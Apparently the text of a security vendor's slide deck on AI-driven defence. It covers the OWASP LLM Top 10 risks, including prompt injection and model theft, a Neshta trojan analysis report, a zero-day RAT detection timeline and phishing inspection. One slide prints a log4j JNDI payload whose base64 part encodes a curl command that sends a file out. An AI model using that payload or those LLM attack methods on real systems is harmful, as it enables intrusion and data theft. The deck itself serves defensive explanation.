
<p>LLM01</p> <h3>Prompt Injection</h3> <p>This manipulates a large language model (LLM) through deliberate inputs, causing unintended actions by the LLM. Direct injections overwrite system prompts, while indirect ones manipulate inputs from external sources.</p>	<p>LLM02</p> <h3>Insecure Output Handling</h3> <p>This vulnerability occurs when an LLM output is accepted without scrutiny, exposing backend systems. Misuse may lead to severe consequences like XSS, CSRF, SSRF, privilege escalation, or remote code execution.</p>	<p>LLM03</p> <h3>Training Data Poisoning</h3> <p>Training data poisoning refers to manipulating the data or fine-tuning process to introduce vulnerabilities, backdoors or biases that could compromise the model's security, effectiveness or ethical behavior.</p>	<p>LLM04</p> <h3>Model Denial of Service</h3> <p>Attackers cause resource-heavy operations on LLMs, leading to service degradation or high costs. The vulnerability is magnified due to the resource-intensive nature of LLMs and unpredictability of user inputs.</p>	<p>LLM05</p> <h3>Supply Chain Vulnerabilities</h3> <p>LLM application lifecycle can be compromised by vulnerable components or services, leading to security attacks. Using third-party datasets, pre-trained models, and plugins add vulnerabilities.</p>
<p>LLM06</p> <h3>Sensitive Information Disclosure</h3> <p>LLM's may inadvertently reveal confidential data in its responses, leading to unauthorized data access, privacy violations, and security breaches. Implement data sanitizations and strict user policies to mitigate this.</p>	<p>LLM07</p> <h3>Insecure Plugin Design</h3> <p>LLM plugins can have insecure inputs and insufficient access control due to lack of application control. Attackers can exploit these vulnerabilities, resulting in severe consequences like remote code execution.</p>	<p>LLM08</p> <h3>Excessive Agency</h3> <p>LLM-based systems may undertake actions leading to unintended consequences. The issue arises from excessive functionality, permissions, or autonomy granted to the LLM-based systems.</p>	<p>LLM09</p> <h3>Overreliance</h3> <p>Systems or people overly depending on LLMs without oversight may face misinformation, miscommunication, legal issues, and security vulnerabilities due to incorrect or inappropriate content generated by LLMs.</p>	<p>LLM10</p> <h3>Model Theft</h3> <p>This involves unauthorized access, copying, or exfiltration of proprietary LLM models. The impact includes economic losses, compromised competitive advantage, and potential access to sensitive information.</p>

How can we secure all these?
The good news is that we will have jobs. No silver bullets

FIGHTING AI FIRE WITH FIRE




Threat intelligence is key for AI-based prevention




DEEP LEARNING REDUCES FALSE POSITIVES BY 90%

How AI Deep Learning works vs. Classic Machine Learning

Classic Machine Learning



Deep Learning



Blocks
30%
more attacks

AI Deep Inspection of Malware DNA

Neshta

Neshta is a trojan which was first seen in the wild on 2010. Neshta makes modifications in the system registries and in the browser settings in order to install malicious toolbars or extensions. Neshta distributes itself by injections its code to other executable files.

Read more on Check Point Threatcloud Intelligence


Similarity Analysis

Similar code blocks

Similar behavioral IOCs

```
Code block 1 of 3
1 push ebp
2 mov ebp, esp
3 add esp, -0x20
4 xor eax, eax
5 mov dword ptr [ebp - 0x20], eax
6 mov dword ptr [ebp - 0x18], eax
7 mov dword ptr [ebp - 0x1c], eax
```

AI Classification of Unknown Genes



Threat Details Report

flash_update

SIZE: 3.44 MB | TYPE: EXE | HASH: Ex -

Verdict: Malicious | Action: Prevent | Confidence: High | Secure / Risk: Critical | Classification: Trojan

ATTACK VECTOR | 18/12/2018 13:35

127.0.0.1 → flash_update → 127.0.0.1

MALWARE FAMILY

Neshta

Neshta is a trojan which was first seen in the wild on 2010. Neshta makes modifications in the system registries and in the browser settings in order to install malicious toolbars or extensions. Neshta distributes itself by injections its code to other executable files.

Read more on Check Point Threatcloud Intelligence

Similarity Analysis

Similar code blocks

Similar behavioral IOCs

```
Code block 1 of 3
1 push ebp
2 mov ebp, esp
3 add esp, -0x20
4 xor eax, eax
5 mov dword ptr [ebp - 0x20], eax
6 mov dword ptr [ebp - 0x18], eax
7 mov dword ptr [ebp - 0x1c], eax
```

FILE LIST

NAME	TYPE	VERDICT	SIZE	CONTEXT
1002-01cb4004b1ee971a690bae2011574cfae98d057a1svrgent.exe	EXE	Malicious	85.98 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1juschd.exe	EXE	Malicious	287.42 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1jgs.exe	EXE	Malicious	198.48 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1jvaw.exe	EXE	Malicious	281.48 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1jvaw.exe	EXE	Malicious	210.48 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1jvaw.exe	EXE	Malicious	103.98 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1jvaw.exe	EXE	Malicious	210.48 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1jvaw.exe	EXE	Malicious	267.42 KB	dropped

SUSPICIOUS ACTIVITIES


CATEGORY	COUNT	DESCRIPTION
Evasion	1	Observe a program that creates a new process
Evasion	1	The program dynamically calls imported functions
Evasion	1	The program queries a process cookie
Evasion	1	The program queries information on its own process
Evasion	1	The program queries its own PEB
Evasion	1	The program uses a native API call to load a DLL
Evasion / Persistence	1	The program executes other programs or commands
File system event	13	Suspicious file was accessed during emulation
Generic	1	Appends a known multi-family ransomware file extension to files that have been encrypted
Generic	1	Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available
Generic	1	Creates executable files on the filesystem

PREVENTATIVE AI IN ACTION



AI technologies leveraged by Check Point Threat Intelligence

70+ engines across different security functionality protecting all vectors




AI Blocking zero-day malware

Zero-day malware
"AveMaria" RAT
May 2022



First seen by a
customer in Italy




Security
Gateway

Detected as malicious
in seconds



Threat
Intelligence
Cloud


Synced in real-time to all
enforcement points
worldwide




Prevented in dozens
of other countries
within 3 hours

Security
Gateway

70+ Decision Engines



Verdict Engine
Machine Learning Based



AI Powering Web & API Security

How AI AppSec uniquely preempts exploitation of Apache server zero-day vulnerabilities

- Initial payload analysis
- Base64 decoding (avoid evasions)
- Collection of telemetry/statistics
- Low reputation (single suspicious request)
- Application awareness – uncommon content
- Indicator scoring – multiple indicators of attack

```
/${jndi:ldap://<SITE>/Basic/Command/Base64/  
Y3VybCBodHRwOi8vMTAuMT  
QyLjAuMjM6OTk5IC1kIEBjcmVkaXQ=}
```

**INITIAL
ANALYSIS**

Suspicious requests:
3%-5% of all incoming requests

log4j attack Indicators:

- \${
- base64
- java_1
- medium_acuracy
- regex_code_execution_1
- ssti_fast_reg_4

**AI-BASED
SCORING**

High risk

BLOCK



AI Blocking never-seen-before Phishing Attacks



AI-based analysis of 300 phishing indicators in email & web



- IP REPUTATION
- ✓ URL REPUTATION
- SUBJECT CONTEXT
- URL EMULATION
- ✓ HTML INSPECTION
- NLP
- DOMAIN REPUTATION
- ✓ LOOKALIKE FAVICON
- ✓ BRAND IMPERSONATION

+300 indicators

#1 GATEWAY WEB INSPECTION

```
<!DOCTYPE html>
<html>
  <title>Wikitechy Login Form</title>
  <meta charset="UTF-8" type="text/css" href="login-style.css">
  </head>
  <body>
    <form class="form container">
      <div>
        <input type="text" name="uname" required>
        <input type="password" name="psw" required>
        <input type="submit" value="Login"/>
      </div>
    </form>
  </body>
</html>
```


#3 BROWSER INSPECTION (BY INJECTED CODE)

#2 CHECK POINT'S INJECTION


GET RESPONSE

```
document.getElementById('uname').value = 'admin';
var ajaxRequest = new XMLHttpRequest();
var ajaxRequest.onreadystatechange = function() {
  if (ajaxRequest.readyState == XMLHttpRequest.DONE) {
    document.getElementById('uname').value = 'admin';
  }
};
ajaxRequest.open('GET', 'http://10.10.10.10:8080/login.html', true);
ajaxRequest.send();
```

GET RESPONSE

